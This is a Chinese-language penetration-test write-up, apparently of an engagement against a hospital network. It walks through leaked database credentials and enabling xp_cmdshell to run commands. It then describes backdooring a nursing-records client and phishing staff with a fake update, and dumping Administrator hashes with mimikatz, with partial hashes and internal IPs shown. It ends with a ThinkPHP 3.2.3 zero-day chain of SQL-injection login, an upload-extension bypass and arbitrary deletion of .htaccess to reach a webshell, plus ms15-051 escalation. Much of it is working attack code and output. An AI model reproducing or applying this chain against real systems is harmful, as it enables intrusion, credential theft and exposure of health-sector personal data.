发现数据库都为sa权限，思考了一下，是否可以通过数据库提权，利用获取到的用户名和密码成功连接到数据库，数据库中泄露了不少个人信息

连接	新建查询	表	视图	函数	用户	其它	SQL Server 备份	查询	报表	自动运行
对象 对象 tmp_user @EHSAp... xjltb @EHSApplica...										
开始事务 文本 筛选 排序 导入 导出										
id	xm	nl	xb	sfr	xl	zy				
1		24	女		0400;大学本科	护理学				
2		28	男		046;研究生	外科学				
3		24	女		003;大学专科	护理学				
4		22	女		17;大学专科	护理学				
5		21	女		14;大学专科	护理学				
6		24	男		9;大学本科	药学相关				
7		23	男		0;大学专科	护理学				
8		22	女		1;大学本科	放射医学				
10		23	女		0;大学本科	护理学				
11		25	女		0;大学专科	护理学				
12		23	女		0;大学本科	临床检验				
13		26	女		0;大学本科	药学相关				
14		26	女		1;研究生	护理学				
15		24	女	5	0;大学本科	护理学				
16		28	女	5	0;研究生	药学相关				
17		21	女	51	0;大学专科	护理学				
18		24	女	50011	0;大学本科	护理学				
19		22	女	5002	0;大学专科	护理学				
20		24	女	5003	0;大学专科	护理学				
21		20	女	5002	0;大学专科	护理学				
22		24	女	50	0;大学本科	其他				
SELECT TOP 1000 * FROM [dbo].[xjltb]										
第 1 条记录 (共 22 条)										

通过XP_CMDSHELL用来执行CMD命令，使用以下命令把xp_cmdshell顺利打开，接下来就是执行cmd命令了。


```
1  sp_configure 'show advanced options',1
2  reconfigure
3  go
4  sp_configure 'xp_cmdshell',1
5  reconfigure
6  go
```

信息

sp_configure 'show advanced options',1

reconfigure

Msg 15457, Level 0, State 1, Server DESKTOP-LPPDORG, Procedure sp_configure, Line 174

配置选项 'show advanced options' 已从 1 更改为 1。请运行 RECONFIGURE 语句进行安装。

时间: 0.024s

sp_configure 'xp_cmdshell',1

reconfigure

Msg 15457, Level 0, State 1, Server DESKTOP-LPPDORG, Procedure sp_configure, Line 174

配置选项 'xp_cmdshell' 已从 1 更改为 1。请运行 RECONFIGURE 语句进行安装。

时间: 0.001s

命令执行成功！

```
1 exec xp_cmdshell 'net user'
```

信息

Result 1

output

▶ (Null)

\\的用户帐户

(Null)

MssqlServer Administrator DefaultAccount

Guest WDAGUtilityAccount

命令运行完毕，但发生一个或多个错误。

(Null)

(Null)

来看看权限，是mssqlserver权限，很明显被降权了，查看了其他几个数据库也是一样的结果，所以这个点也利用不了。

```
1 exec xp_cmdshell 'whoami'
```

信息


Result 1

output


nt authority\MssqlServer

(Null)

继续寻找突破口，在跳板pc上发现一个护理病历系统，并且发现是登录状态，猜测这个软件应该很多员工都安装了，于是想到从这个软件下手。



通过逆向得到代码，查看代码，看看能不能对代码进行修改。



可以修改。



我的思路是，在软件中去种马，诱导工作人员去安装，这部分过于敏感就简单的描述一下。

通过跳板pc机浏览器历史记录，保存有邮件系统地址和用户名密码，登录邮件后在通讯录里面找到大量员工邮箱地址，接下来构造一封邮件，诱导员工下载更新该带有后门的软件，等到隔天晚上2点查看结果，上线了不少用户（由于他们的用户名很容易被逆向分析出目标医院，所以打码有点全，大家见笑了。）。

user	password	realm	mode	source	host
Administrator	\$			mimikatz	
Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.112
Administrator	\$			mimikatz	10.3.3.16
Administrator	81cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.17
Administrator	\$			mimikatz	10.3.3.101
Administrator	\$			mimikatz	
Administrator	\$			mimikatz	10.3.3.18
Administrator	81cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.16
Administrator	81cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.21
Administrator	\$			mimikatz	10.3.3.102
Administrator	\$			mimikatz	10.3.3.112
Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.101
Administrator	\$			mimikatz	
Administrator	fb3a5301d8134709a673e56b9316a11b			mimikatz	10.3.3.18
Administrator	\$			mimikatz	10.3.3.21
Administrator	\$			mimikatz	10.3.3.17
Administrator	\$			mimikatz	10.3.3.17
Administrator	81cbf51146036c53b31d5efe95ee3881			mimikatz	10.3.3.102


有\$的密码是我后加的，当时他们要证明能不能对电脑进行实际操作，所以都添加了个用户名，用户名涉及到敏感信息所以也打码。

通过对上线用户的分析，发现这些都是个人pc，系统上面特别干净，而且都是以administrator用户上线，电脑上只安装了一些和医院相关的软件，没有其他敏感信息，显示这都是医院统一配的办公电脑，虽然获取了这么多pc权限但是没有我想要的东西，到这里渗透陷入了僵局。


一个0day定乾坤

脑子现在没啥思路了，小学老师告诉我们，当你遇到一道题解到一半的时候，发现前面都风调雨顺，越到后面越迷茫的时候，可以忘掉之前做过的，重新开始。

于是乎我又回头去翻ftp，无聊的翻了2个小时左右，发现了一份备份源码，于是乎下载了下来，先看下目录，发现是用的ThinkPHP框架，突然想到之前收集的信息中有一个web程序就是用thinkphp框架写的。



看了下框架的版本3.2.3 这个版本是有官方未修复的注入漏洞，我们先找到后台登录位置。



直接就拼接字符串了省的我们去全局找了注入了 看看getValue 方法过滤了什么。



利用T-sql语言的运算符执行优先级达到的注入效果。



来到后台先找上传功能。

上传图片格式	jpg,png,gif
上传视频格式	swf,mpg,flv,mp4,flv,avi
上传文件格式	txt,zip,rar,docx,doc,xls,pdf,jpg,png,gif,swf,flv

成功的找到了上传文件白名单功能，尝试增加php后缀，但实际上传的时候还是不能上传php文件，还是先看一下代码是怎么处理的。

```
private static function typecheck($allowFileType, $file_extension) {
    if (empty($allowFileType) || empty($file_extension)) {
        return false;
    }
    $allow_type_array = explode( 'delimiter: ', $allowFileType);
    $newallowType = array();
    foreach ($allow_type_array as $key => $value) {
        $allow_type = strtolower($value);
        if ($allow_type == 'php' || !$allow_type) {
            continue;
        }
        $newallowType[$allow_type] = $allow_type;
    }
    if (array_key_exists($file_extension, $newallowType)) {
        return true;
    } else {
        return false;
    }
}
```

当遇到php后缀时直接跳过不过还好只进行了小写转换 可以利用上传php空格后缀文件绕过，虽然上传成功了但是.htaccess 限制了访问规制所以这个点还无法利用。

```
1 #
2 # .htaccess
3 #
4 #
5 # 为了部署应用Docker，请修改apache配置文件中“LoadModule rewrite_module modules/mod_rewrite.so”
6 # 时的注释去掉，并修改apache的DocumentRoot为AllowOverride
7 #
8 # 如下所示，为apache下httpd.conf的代码片段：
9 #
10 # Options Indexes FollowSymLinks AllowCGI Includes
11 # AllowOverride All
12 # Order allow,deny
13 # Allow from all
14 #
15 #
16 #
17 # 是否开启URL Rewrite。
18 RewriteEngine On
19 #
20 #
21 RewriteRule ".git" - [F,L]
22 RewriteRule "WebContent/" - [F,L]
23 RewriteRule ".*" - [F,L]
24 RewriteRule ".*" - [F,L]
25 RewriteRule ".*" - [F,L]
26 RewriteRule ".*" - [F,L]
27 # 禁止访问
28 RewriteCond %{REQUEST_FILENAME} !-f
29 RewriteRule ".*" - [F,L]
```

继续寻找，如果可以删除.htaccess 就可以成功访问木马文件，成功找到一个删除功能。

```

/**
 * 存入数据库
 */
public function upload(){

    $model = M('member_info');

    $data['head_img'] = ltrim(session('thumb_url'), charlist: '.');

    $result = $model->field('uid,head_img')->where("uid = {$this->uid}")->find();

    if(empty($result['uid'])){
        $data['uid'] = $this->uid;
        $model->add($data);
    }else{
        unlink( filename: './'.$result['head_img']);
        $model->where("uid={$this->uid}")->save($data);
    }
    //保存路径至数据库，删除原图，清空缩略图session
    unlink( filename: './.session('url')');
    session('thumb_url',NULL);
    ajaxmsg();
}

```

Member_info 的上传头像缩略图地址清除，也就是说这个Member_info表 head_img 字段可控就可以删除任何文件，先去找用户信息修改功能，果不其然。

```

*/
public function emery(){
    $data = textPost($_POST);
    $arr = M('members')->field('pin_pass')->where('id = '.$this->uid)->find();

    if(md5($data['pin_pass'])!=$arr['pin_pass']){
        ajaxmsg( msg: '密码不正确', type: 0);
    }
    unset($data['pin_pass']);
    $count = M('member_info')->where('uid = '.$this->uid)->count('uid');
    if ($count>0){
        $result = M('member_info')->where("uid = {$this->uid}")->save($data);
    }else{
        $data['uid'] = $this->uid;
        $result = M('member_info')->add($data);
    }
    if ($result){
        ajaxmsg();
    }
    else ajaxmsg( msg: '设置失败，请重试~', type: 0);
}

```


自此成功访问删除.htaccess。

该Oday整个的利用链

- 1. 后台万能密码登录；
- 2. 找到上传白名单功能添加php空格可上传后缀文件；
- 3. 前台个人头像处上传文件；
- 4. 利用前台用户修改功能修改自己的信息来篡改缓存头像地址；
- 5. 在访问前台上传头像功能，会删除用户的缩略图。

通过Oday成功拿到了webshell，终于撕开了一个口子

提权过程也很顺利，直接利用ms15-051添加用户得到服务器权限。



抓了一下系统用户哈希，可能会暴露目标名称，打码。

```

5b 2e 84 dc ff aa eb ad b1 dc 76 d9 4d 01 f7 d9 d9 8f 3b 83 c
fb 1a 13 34 68
47 e4 53 32 77 4f 42 45 1a 13 84 02 d7 86 43 9a f5 9b 69 a5 8
dc d2 c8 90 87
2f 3d 1a 49 5a 3d 66 20 b3 61 6f b3 e2 4c 29 0d 5e 30 4d 28 7
b9 d2 9a 0c 3f
e7 fa 58 71 6a 5e 89 b0 22 e5 9f 96 79 a7 56 10 75 33 f9 5c 7
7f 3c e3 9b 58
61 7c 3a 07 77 60 cd 03 5f f1 40 a6 ca 44 52 4a ab c8 70 1d 0
0e d4 d6 5f a2
e3 fe 2f 56 88 b3 e1 cd 40 cf a2 79 38 9c cd 0b 07 67 cd 4c c
66 32 0e bd b6
0e b2 38 40 e9 89 88 bf e1 f9 8f b8 fd 1d 1d af f5 ee b0 b0 7
dd 0a 89 35 53
20 ee 3e f1 09 0e f6 06 e7 aa c9 fc cf e7 1e 4b

Authentication Id:0;557007
Authentication Package:Kerberos
Primary User:administrator
Authentication ██████████

* User: Administrator
* Domain: ██████████
* Password: ██████████


Authentication Id:0;995
Authentication Package:Negotiate
Primary User:IUSR
Authentication Domain:NT AUTHORITY
* User:

```

利用该密码去跑了一遍开了3389的服务器，得出如下结果。

